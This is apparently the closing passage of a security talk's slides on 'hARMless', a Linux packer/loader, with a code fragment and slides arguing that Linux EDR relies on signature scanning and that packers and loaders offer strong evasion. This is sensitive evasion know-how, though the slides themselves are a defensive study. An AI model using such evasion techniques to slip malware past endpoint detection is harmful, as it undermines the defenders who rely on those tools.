        : "x0", "x1", "x2", "x8", "memory"
    );
    return ret;
}
```

POSSIBLE IMPROVEMENTS FOR HARMLESS



ANALYSIS - EDRS FOR LINUX

Performance vs. Security Trade-offs

Balance detection accuracy with false positive rates

EDR on Linux still heavily rely on signature-based detection (file-based scanning)

KEY TAKEAWAYS

- Packers & loaders provide significant evasion advantages
  - Portable and reusable components
- EDR capabilities lacking due to telemetry

NEXT STEPS?

- Detect the attack at different stages
- Threat Hunting
- Capabilities whitelisting

QUESTIONS?

- Github: hARMless
- Links: LinkedIn